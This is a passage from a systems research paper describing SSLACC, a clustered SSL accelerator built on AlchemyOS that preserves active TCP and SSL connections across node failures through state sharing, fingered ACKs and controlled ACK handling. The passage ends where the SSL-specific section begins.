Nokia, Inc.
acain@cips.nokia.com

Brian Korver
Xythos Software
briank@xythos.com

Abstract

We describe a clustered SSL accelerator. Although current SSL acceleration solutions [1, 2] often employ multiple nodes in parallel (or in series [3]) for improved performance and resistance to single failures, the failure of any node results in all client connections to that node being torn down. Our implementation goes beyond this to provide robustness against node failures at the connection level—any proper subset of the nodes in the cluster can fail and no effect (other than possibly performance degradation) will be observed. This result is accomplished by a novel combination of tight control of TCP [4] behavior and state-sharing between cluster members. Unlike many high availability clustering systems, ours uses commodity hardware.

1 Introduction

Secure Sockets Layer (SSL) [5, 6] and its successor Transport Layer Security (TLS) [7] are the dominant approaches to web security. Both protocols provide a secure channel over which ordinary web (HTTP) [8] traffic can be transmitted. HTTP over SSL (HTTPS) [9] is widely used to protect confidential information in transit between the client and server.

However, SSL is dramatically more CPU intensive than ordinary TCP communication [10, 11, 12, 13] and the addition of SSL to unsecure web servers can create unacceptable performance consequences on the web server. The dominant performance cost is the RSA operation in the SSL handshake. One common approach to reducing this cost is to offload the RSA operations to a cryptographic coprocessor which is installed on the server machine.

Another approach has been to create standalone cryptographic accelerators. These accelerators are network devices that sit between the client and server. They accept HTTPS connections, decrypt them, and make HTTP connections to the backend web server. One key advantage of standalone accelerators is that scaling can be relatively simple: more than one box can be purchased, allowing the traffic to be load-balanced across the accelerators.

In conventional configurations, having multiple standalone accelerators provides improved performance

and a form of high availability. If a given accelerator fails, other accelerators may be available to handle the load. However, these configurations only offer high availability in a bulk sense: every connection that is terminated on a node that fails is lost.

This paper describes the design and implementation of a clustered SSL accelerator which we have named SSLACC. The state of each SSL connection is shared across the entire cluster. When any node fails, the remaining nodes are able to take over all connections that terminated on that node with no interruption in service. We refer to this feature as *active session failover*.

2 SSL Accelerators

Essentially, an SSL accelerator is a proxy. It accepts SSL connections on the chosen port(s) and then forwards the decrypted traffic to the corresponding port(s) on the web server. The protocol being carried on top of SSL is generally HTTP, but could actually be anything—in practice, most accelerators do not examine the plaintext before forwarding it.

Conventionally the accelerator is placed in an inline configuration between the web client and web server. Connections are accepted on the red/exterior interface and the corresponding cleartext connections are made on the black/interior interface, as shown in Figure 1. Typically the accelerator behaves like a bridge, except for the connections that it is supposed to decrypt. It can also be configured as a router in which case the topology of the server's network will need to be modified to place the accelerator in the client-server route. In either case the accelerator impersonates the client to the server and the server to the client, so the client believes it's directly connected to the server and vice-versa. It is also possible to configure an accelerator in a "one-armed" configuration in which both client and server talk to the same interface on the device.

2.1 Multiple Accelerators

In large installations, it is common practice to use multiple accelerators in parallel or series. This provides two primary benefits. First, it allows the administrator to add acceleration capacity as needed without replacing




Figure 1 An inline accelerator

infrastructure components. Since HTTPS service is eminently scalable, one can simply add another box to the array and allow it to handle its share of the connections. The second benefit is reliability. Such arrays can be configured so that failures of a single unit are automatically detected and new connections are automatically allocated to the remaining nodes. However, when such unit failures occur, active connections are lost and the user sees an error.

When an error occurs in an HTTP transaction the user can simply resubmit the request. Although this is technically possible with HTTPS as well, the circumstances surrounding HTTPS transactions make HTTPS failures a more serious human factors problem. The most common use of HTTPS is for form submission of sensitive information, such as payment authorization. If an error occurs during such a transaction, the user doesn't know whether the transaction went through before the failure occurred, and thus may be unwilling to re-submit the transaction for fear of being billed twice. SSLACC addresses this problem by providing active session failover. When a node fails, all its state and connections are automatically assumed by an operational node. The transaction completes and the user is unaware that an error occurred at all.

3 AlchemyOS

Our implementation of SSL clustering was performed on top of AlchemyOS [14], a FreeBSD-based kernel specifically designed for clustering on commodity hardware. The original use of AlchemyOS was as a clustered VPN gateway. In AlchemyOS, unlike many clustering systems [15], each cluster member operates independently rather than being a clone slaved to another member, as in NCAPS [16]. Additionally, the only communication between cluster nodes is via the network—there is no shared memory bus. AlchemyOS provides support for cluster maintenance, member join/loss detection (via periodic keepalives), and clusterable TCP connections.

An AlchemyOS cluster is simply an appropriately configured set of machines on the same network. All

machines have their external interfaces on one wire and their internal interfaces on another wire. Each machine thus has a pair of IP addresses, one internal and one external. The cluster itself also has internal and external virtual IP and Ethernet MAC addresses.

Communication between the cluster members takes place via UDP packets on port 4320. These packets may be unicast, multicast, or broadcast, depending on the situation. Intra-cluster communication is protected via a *Message Authentication Code* (MAC) and optional encryption. For added security, state updates are performed only on the internal interface, which is assumed to be on the physically secure (black) network. Cluster keepalives, however, are transmitted on both interfaces in order to detect connectivity failures. Each cluster has one distinguished node called the *master*. The master's primary task is to assign workload to individual cluster members.

The SSL accelerator engine is implemented as an application on top of the AlchemyOS kernel. For minimal memory consumption, any given node runs only one instance of the application with a single thread of control, using callbacks to service I/O and cryptographic hardware. This architecture avoids having to consume stack space for each active connection.

Although AlchemyOS provides services that allow applications to cluster state, the applications are solely responsible for the contents of the clustering messages and sending them at the appropriate times. For instance, to move operation of a TCP connection to another member, the clustered application must first take a snapshot of the socket state, communicate that state to the other members of the cluster, and finally reinstantiate the state on the new cluster member. That state must be sufficient to allow the new cluster member to resume operation without service interruption.

3.1 Cluster State

It's most helpful to think in terms of two kinds of state: *working resources* and *mirrored state*. If a member is handling a given TCP connection it will necessarily have various working resources allocated to it, such as sockets, memory buffers, etc. However, since any other member must be prepared to take over for that member at any time, each of the other members must possess mirrored state—passive state sufficient to recreate the working resources if the mirror needs to take over.

A primary concern is to keep cluster updates as small as possible. Updates are transmitted over the same wire as the network traffic we're processing and therefore the simple strategy of multicasting the client data to every node in the cluster would reduce the

available network bandwidth by at least half, in addition to introducing latency. Instead we need to carefully send only the minimal amount of state to allow the other member to reproduce the original state upon failover.

3.2 Work Assignment

Each cluster member listens on the cluster IP address, thus each node sees every packet addressed to the cluster. However, AlchemyOS's load balancing scheme involves dividing the requisite packet handling among the different nodes in the cluster. AlchemyOS's IP stack automatically arranges to discard any packet which actually belongs to another member.

When a packet arrives destined for the cluster the stack automatically computes a hash function on the {source address, source port, destination address, destination port} 4-tuple. The function maps each packet into one of a small number (we use 1024) of *buckets*. If the resulting bucket is assigned to this member then the packet is handled. Otherwise it is discarded. Note that since only the address pair is used to compute the bucket, all packets corresponding to a given TCP connection fall into the same bucket.

The cluster master is responsible for ensuring that each bucket is assigned to some cluster member. This means assigning buckets when they first become active, moving buckets to rebalance cluster load and reassigning buckets owned by a dead member.

4 A Clustered TCP Relay

The goal of this project was to produce a clustered SSL accelerator providing active session failover. As often happens, new communications security features require modifications to the underlying communications stack. Currently available commodity-hardware clustering technologies such as Windows 2000 Clustering Technologies (Wolfpack) [17] and MOSIX [18] don't support active failover of TCP connections for any application protocol. Therefore, in order to build a clustered SSL relay we first had to figure out how to build a clustered TCP system. To illustrate these techniques we first present a somewhat simplified TCP relay. Such a relay is isomorphic to our SSL relay except that it simply copies the data between client and server without transforming it in any way. Once the basics of active session failover are clearly understood we can describe the real work of SSLACC, clustering SSL.

This work has a number of similar features to Fault-Tolerant TCP (FT-TCP) [19], which was devel-

oped independently at roughly the same time as SSLACC. However, there are a number of significant differences stemming from SSLACC's implementation as a relay as opposed to a server (as in FT-TCP). This difference allows us to exploit the inherent fault-tolerance of TCP to minimize clustering overhead in several ways that are not practical for FT-TCP. Moreover, FT-TCP requires that the application itself (as opposed to the TCP stack) be idempotent. When a failure occurs, FT-TCP restarts the application from scratch and replays all data from the client. Since SSL is typically used for e-commerce transactions, which of course have side effects, FT-TCP's strategy would frequently result in multiple orders and billing. Theoretically, it would be possible to make the Web server idempotent, but this would require rewriting all the back-end applications, which isn't feasible.

Additionally, SSL itself is hard to make idempotent: the server generates random numbers for each connection, so even a perfect replay of the client's data will generate different data from the server. An FT-TCP-like layer replaying the client data to the SSL server will result in the SSL implementations on client and server having different `ServerRandom` values and thus cause handshake failures. To avoid requiring idempotence, SSLACC employs application-level clustering of the SSL traffic, which also requires a generally different TCP clustering strategy from FT-TCP. In the interest of clarity, we provide a complete description of SSLACC's TCP clustering strategy here.

4.1 The Zeroth Law of Clustering

The most basic rule that a fully reliable clustered system must follow is that any peer with which it is communicating must not be able to tell if a failover occurs. Whenever a node takes over a connection from another node, it must generate traffic which could plausibly have been generated by the original handler. Thus, we have the Zeroth Law of Clustering: *all cluster nodes must generate the same data for any given connection*. Note that the Zeroth Law does *not* require that timing and TCP framing be the same, since such variability occurs during normal network behavior. During failovers it's quite common to see delays as well as shrinking windows and reframing. In fact, it's precisely such effects that lead to the Zeroth Law: a peer might receive part of a data record from one node and part from another. The record contents must be identical or decryption will fail. The requirement to obey the Zeroth Law is sometimes referred to as the *output commit problem* [20].

4.2 Server Accept

Figure 2 shows the TCP handshake and our first race condition. If a relay were to crash after sending the SYN/ACK, the backup relay would respond to the client's ACK with an RST, as shown in Figure 2. This is the behavior observed with redundant accelerators that lack active session failover.




Figure 2 Failover during client connect

The naive solution to this problem is to cluster the receipt of the initial SYN, as is done in FT-TCP. However, this requires creating state on each cluster node upon receipt of any SYN, thus magnifying the effect of SYN-flood [21] denial of service attacks. Instead we use a *fingered ACK* technique: bits 3-20 of the TCP sequence number are replaced with a MAC of the address-port 4-tuple and a secret shared among the nodes. The client ACK echos back this sequence number, so when the client ACK segment comes in after a failover we can check if the fingerprint matches the ACK value in the packet and if so create the socket in ESTABLISHED state. This interaction is shown in Figure 3. Dashed lines indicate messages sent between the mirror and either client or server after a failure.




Figure 3 Failover with a fingered ACK

4.3 Client Connect

Once the connection from the client has been accepted, the relay must connect to the server. In order to minimize state sharing between cluster members, both the client and server sides of a given connection must be handled by the same relay. Specifically, if the client and server sides of a connection were handled by different relays, it would be necessary for those nodes to forward all content to each other.

If we complete the three-way handshake before checkpointing the socket, then if the relay crashes before clustering the update the connection will be left dangling on the server. Thus, we must cluster the state before transmitting the ACK to the server. The correct behavior is shown in Figure 4.




Figure 4 Clustered connect

There are two interesting locations where crashes might occur. (1) the crash occurs before the cluster update is received (2) the crash occurs after the cluster update has been received. Note that the case where it has been transmitted but not received is the same as the one where it hasn't been transmitted yet.

(1) In the case where the crash occurs before the update is received, the mirror will have no knowledge of the socket when it comes online. If it tries to initiate a new connection with the server the server will respond with an RST because the TCP *initial sequence number* (ISN) will be different. In order to fix this problem the mirror must use the same ISN as the relay did. To arrange this we use the same ISN as the client used. Thus, when the first packet of data from the client arrives with its fingered ACK, the `accept()` cycle will start over again cleanly as described above. (Note that we can derive the ISN from the sequence number of the first packet from the client. TCP slow start guarantees us that the window will only allow one outstanding packet at this point.) Figure 5 shows the sequence of events.




Figure 5 Server connect with fingered ACK

(2) If the crash occurs after the update is received then the mirror will come online with the appropriate mirrored state. It will resurrect the sockets connected to the client and the server. When the server retransmits its SYN/ACK the relay will transmit the ACK immediately. Since the state update has already occurred there is no need to do it again before transmitting the ACK to the server.

4.4 The First Law of Clustering

This example illustrates the first law of clustering: *Cluster then commit*. The relay must always cluster a state before it commits to it by sending network traffic. In the case of the relay connecting to the server, the relay needs to cluster the new ACKed state before committing to it by transmitting the ACK to the server. Consider what happens if we transmit the ACK first, as shown in Figure 6. If a failure then occurs before the new state is clustered the node which takes over will not know about the new socket. Any attempt by the server to transmit data on the newly established connection will produce an RST by the mirror.

4.5 Port number selection

Most TCP stacks select port numbers for active opens using a counter. This will not do for our environment. Because bucket assignment depends on the port number, this technique would often result in the relay-server connection falling into a different bucket from the client-relay connection. This would require us to

somehow handle client→server transmission on a separate node from server→client transmission, which would be extraordinarily difficult because it would require splitting the TCP stack. Instead, we arrange for the relay-server connection to use a port carefully chosen to ensure that both connections fall into the same bucket.




Figure 6 Failure when committing before clustering

4.6 ACK Handling

Note that withholding the ACK until the cluster update has been received requires modifications to the TCP stack. Ordinarily the ACK pointer is incremented as soon as data is received. In order to suppress ACKs we need to separate the ACK pointer from the `rcv_nxt` value (representing both the sequence number of next byte to be read and the ACK pointer). We add a new element in the protocol control block (PCB), `rcv_appack`. This value can be controlled by an API call. However, simply making this modification alone creates pathological behavior. When an ordinary TCP stack receives an in-order packet it generates an ACK (possibly delayed up to 200 ms by the delayed ACK timer). However, if we haven't incremented the ACK pointer value then generating an ACK may cause the sender to go into congestion control mode (upon receipt of 3 duplicate ACKs). In order to avoid this we need to not just tinker with the ACK pointer but actually suppress naked ACKs until the application allows them. This strategy resembles a combination of FT-TCP's Lazy and Eager ACK strategies.

Handling ACKs from the peer can also be tricky. Imagine that a relay transmits a given data segment and then crashes. The peer will transmit an ACK for that segment. If the failover happens at the wrong time the mirror will receive the ACK. There are two potential problems here. First, the ACK might arrive before the

socket is instantiated on the relay. Under normal circumstances the mirror would generate an RST when receiving an ACK for an unknown connection but this would terminate the connection. Therefore, this sort of RST needs to be suppressed for *twice the maximum segment lifetime* (2MSL) after a failover (or until all the relevant sockets have been restored).

The second problem is the receipt of a *forward ACK*—an ACK which is in advance of the `snd_nxt` value (containing the sequence number of the next byte to be written) on the restored mirror. Ordinarily, such ACKs are protocol errors and are ignored but that can create problems here. This can happen if a relay transmits data and then crashes. Consider the case where the ACK is for two segments. The restored mirror's window may only allow one segment to be transmitted. In that case the system will deadlock. The mirror will retransmit the segment and then ignore the forward ACK sent by the peer. The correct behavior in this situation is to discard application writes until `snd_nxt` equals the new ACK value sent by the peer.

4.7 Contents of State Updates

AlchemyOS provides a `TCP_MOVABLE_STATE` argument to `getsockopt()` which permits the programmer to get a pickled version of the current TCP connection state. The resulting state can be transmitted across the wire to another node where `setsockopt()` is used to impose it on another socket. This procedure is all that is required to move a quiescent socket (one where no data or ACKs are outstanding) from node to node. However because of the First Law, we will often want to checkpoint sockets in non-quiescent states—indeed the state we're about to enter. In such cases the `getsockopt()` will return the old state, which then must be modified to contain the new state.

In various cases (which we'll see later in this paper) the application needs to manually control all four sequence numbers. Thus, we can specify any given update (containing both client-side and server-side connection states) by the 4-tuple $(client_rcv_nxt, client_snd_nxt, server_rcv_nxt, server_snd_nxt)$. We label the initial values for each member of the tuple—and hence the initial sequence numbers as: $(ISN_c, ISN_r, ISN_s, ISN_m)$. As a notational convenience, we refer to the state at the beginning of any given transaction as (S_c, S_r, S_s, S_m) or simply S .

4.8 Data transmission

Once the connections have been established and clustered, we're ready to transfer data. Since the TCP relay is inherently symmetrical we only need to cover the

case where data is being written in one direction. Without loss of generality we'll illustrate client to server data transmission.




Figure 7 Normal client to server write

We can cluster this communication with a single cluster checkpoint after the server ACKs the data. Once the update has been ACKed the relay sends the ACK to the client, as shown in Figure 8. If the data is d bytes long the new state will be $S + (d, 0, 0, d)$. Knowing when to send the update requires the ability to determine when data has been ACKed by the peer. AlchemyOS provides a callback for this purpose. Note that this cluster checkpoint contains only sequence numbers, not data. Because we are implementing a relay, once the data has been acknowledged by the server we can simply discard it. The mirror never sees the application protocol data. This differs from FT-TCP where all the data transmitted by the client must be transmitted over the network and retained by the external data store.




Figure 8 Clustered client to server write

Let's examine what happens if the relay fails at various points in this interaction. There are five points where the relay may fail (numbered in italics in Figure 8).

1. Right after the relay has received the client data
2. Right after the server has received the client data but before the server has sent the ACK
3. Right after the relay has received the server ACK
4. Right after the relay has sent a cluster update to the mirrors but before this update has been ACKed
5. Right after the relay has received the ACK for the cluster update but before the relay has sent the ACK to the client

We'll take each of these cases in sequence:

(1) This case is indistinguishable from the situation in which the packet was lost on the wire. When the mirror comes online it is still in state *S*. The client retransmits the data and the mirror handles it as if it were being sent for the first time, as shown in Figure 9.




Figure 9 Failure after first data write

(2,3) From the client's perspective, cases (2) and (3) behave identically. We show case (2) in Figure 10. Since we still haven't hit the cluster checkpoint the client-relay interaction is the same as before; the client retransmits and the relay writes the data to the server. To the server, this merely looks like a retransmit, which might happen under normal circumstances if the server's ACK were lost. Case (3) is identical except that there is an ACK from the server.

(4,5) Finally, consider what happens if the relay fails after clustering the state. This can happen before the relay receives the update ACK (4) or after (5). The effect is the same. The simplest possibility, as shown in Figure 11 is that the client retransmits the data. However, this time the mirror's TCP state already has its ACK pointer at $S_r + d$ and so it drops the client data on the floor and sends an immediate ACK for $S_r + d$ bytes. Although this interaction works fine, it forces us to wait for the 500 ms TCP retransmit timer. In order to reduce latency a better approach is for the mirror to send a single ACK when it takes over the connection.




Figure 10 Failure after first write to server




Figure 11 Failure after cluster update

There is a common error that people make—indeed that we made—when they attempt to cluster this interaction. In an effort to reduce the latency introduced by the cluster update, it initially seems reasonable to interleave the cluster update and the data write, as shown in Figure 12.




Figure 12 An incorrectly clustered client to server write

The problem with this interaction becomes apparent if you consider the possibility that the relay's transmission to the server gets dropped for some reason. If the relay fails after the cluster update has succeeded then the relay will have state $S + (d, 0, 0, d)$ but the server will have state S . At the best this will create deadlock and at the worst an ACK storm when the server sends duplicate ACKs to correct the relay's sequence number.

There are a number of subtle points worth considering before we leave the issue of data transmission. (1) TCP ACKs from the server are not 1 to 1 with reads from the client. Thus, it's necessary to keep track of the amount of data being ACKed, not just the fact that an ACK occurred, in order to know how much data to ACK to the client. (2) It's tempting to treat each ACK as if it is relative to the current ACK pointer state and therefore cluster the current ACK pointer plus the ACKed data. However, since the ACK pointer in the TCP state can only be incremented after an update is ACKed there is a race condition here as well. Consider the sequence of events shown in Figure 13 and described below.




Figure 13 An ACK race condition

1. Receive Data ACK 1 from server for d bytes.
2. Cluster update 1 for $S + d$ bytes
3. Receive Data ACK 2 from server for e bytes.
4. Cluster update 2 for $S + e$ bytes
5. Receive ACK for update 1. Increment ACK pointer by d to $S + d$.
6. Receive ACK for update 2. Increment ACK pointer by e to $S + d + e$.

Once the updates are ACKed the actual ACK pointer will have been incremented by $d + e$ bytes but the mirrors will have incremented it only by e bytes, because the second cluster update was sent without taking into account the first write of d bytes. This happened because the first update had not yet been ACKed before

the second update was transmitted. If the ACK for Update 1 were received before Data ACK 1, then the result would be correct. In order to avoid this race condition it is best to work in absolute sequence numbers and maintain the value of the last *clustered* sequence number as well as the *current* sequence number. Thus, in step 4 we would cluster the update for $S + d + e$ bytes.

Another subtle aspect of clustering application data pertains to partial ACKs from the server. Consider what happens if the client transmits x bytes and the server ACKs $y < x$ bytes. When the relay clusters the ACK, $rcv_nxt > rcv_appack$, with the difference being $x - y$. If a failover occurs after this update, the client will retransmit starting from rcv_appack . Since we do not cluster buffered data, the mirror needs to be able to read this transmission. Accordingly, when we perform cluster updates we set $rcv_nxt = rcv_appack$ in the update, allowing the mirror to process the retransmitted data.




Figure 14 Data transmission state machine

Although we have presented the sequence of events in a linear fashion, it's important to remember that in practice, data transmission, cluster updates and ACK handling happen in parallel, and the relay needs to be able to handle all three kinds of events at once. Figure 14 shows the state machines for the active relay and the mirror. The top half of the figure shows the relay state machine and the bottom half the mirror state machine. Solid lines indicate state transitions and their associated messages and italics indicate messages between relay and mirror. The basic state transition path for the active

relay is from `RELAY_WAIT` through `DATA_RCVD` when the relay reads data and sends it to the peer; then `DATA_ACKED` when that transmission is ACKed and the ACK is clustered; then through `UPDATE_ACKED` when the update itself is ACKed and the relay finally ACKs the original data transmission to the client.

Each node only has one state in which it waits for network data (`RELAY_WAIT` on the relay and `MIRROR_WAIT` on the mirror). In every other state, the node simply transmits data and then returns to the read state. This allows the relay to process events of one type while waiting for events of another type, thus creating implicit wait states that are not shown in Figure 14. For instance, the relay might simultaneously be waiting for an ACK for one data packet and an ACK for a cluster update. This parallelism allows TCP to operate correctly in the face of clustering by continuing to allow data to flow even when previous segments are un-ACKed. Note, however, that the requirement to cluster update data ACKs before they are propagated to the sender gives rise to a new form of deadlock: if a mirror stops responding to cluster updates, the sender will eventually fill the entire TCP window and stop transmitting. This fact makes ACKing cluster updates a critical operating system function. A node which fails entirely does not bring down the cluster but one which appears to be functioning but does not ACK updates will deadlock every connection in the cluster.

4.9 The Second Law of Clustering

We now have our basic technique for reducing cluster update size. Rather than cluster the data itself we force the client to buffer it for us by withholding the ACK until the data has been acknowledged by the server. Failovers therefore result in TCP retransmits. In essence, device failures look like intermittent network lossage of the kind that TCP is already designed to be robust in the face of. Thus, it's safe to transmit the data to the server without clustering it, since the client will retransmit in the case of failure. This illustrates the Second Law of Clustering: *It's safe to transmit unclustered data as long as you can reproduce it.*

4.10 Closure

Consider the sequence of events required to close a connection. For reference, we show the ordinary TCP close sequence in Figure 15. Note that although TCP allows a half-close where one side sends the `FIN` and the other side transmits data, SSL forbids half-close and so we

decided to omit it from our TCP clustering implementation.




Figure 15 TCP close

The closure sequence has to accomplish two things:

1. Destroy the relay state on the mirrors
2. Close the connections on the relay

The simplest sequence that will accomplish this result is shown in Figure 16 (with the client and server `FIN`s omitted for clarity). The relay sends an update indicating that it's about to close. Once that update has been ACKed the relay calls `shutdown()` on both sockets. Once the `FIN`s have been ACKed the relay calls `close()`. This approach works reasonably well but is not ideal. One small problem is that if the relay handling the connection leaves the cluster or the bucket is reassigned before a peer `FIN` is received, the socket can get stuck in `FIN_WAIT_2` until the `FIN_WAIT_2` timer expires. To prevent this we turn on TCP keepalives with a timer of 1 minute before we call `close()`. When the keepalive timer fires and no response is received the socket is automatically discarded.




Figure 16 A clustered close

Another problem is that a failover after shutdown() has been called but before the TCP closure handshake has been completed results in RSTs when a peer sends its ACKs; since the mirrored state has been removed from the mirror, the mirror has no knowledge of the connection and simply sends an RST. Fixing this problem requires more cluster updates to indicate the initiation of the close and to indicate the success of the close. We judged that the performance consequences were not worth the modest improvement in TCP friendliness for what we considered an unlikely condition.

5 A Clustered SSL Relay

Clustering SSL encompasses roughly the same set of tasks as clustering TCP but is complicated by a number of factors:

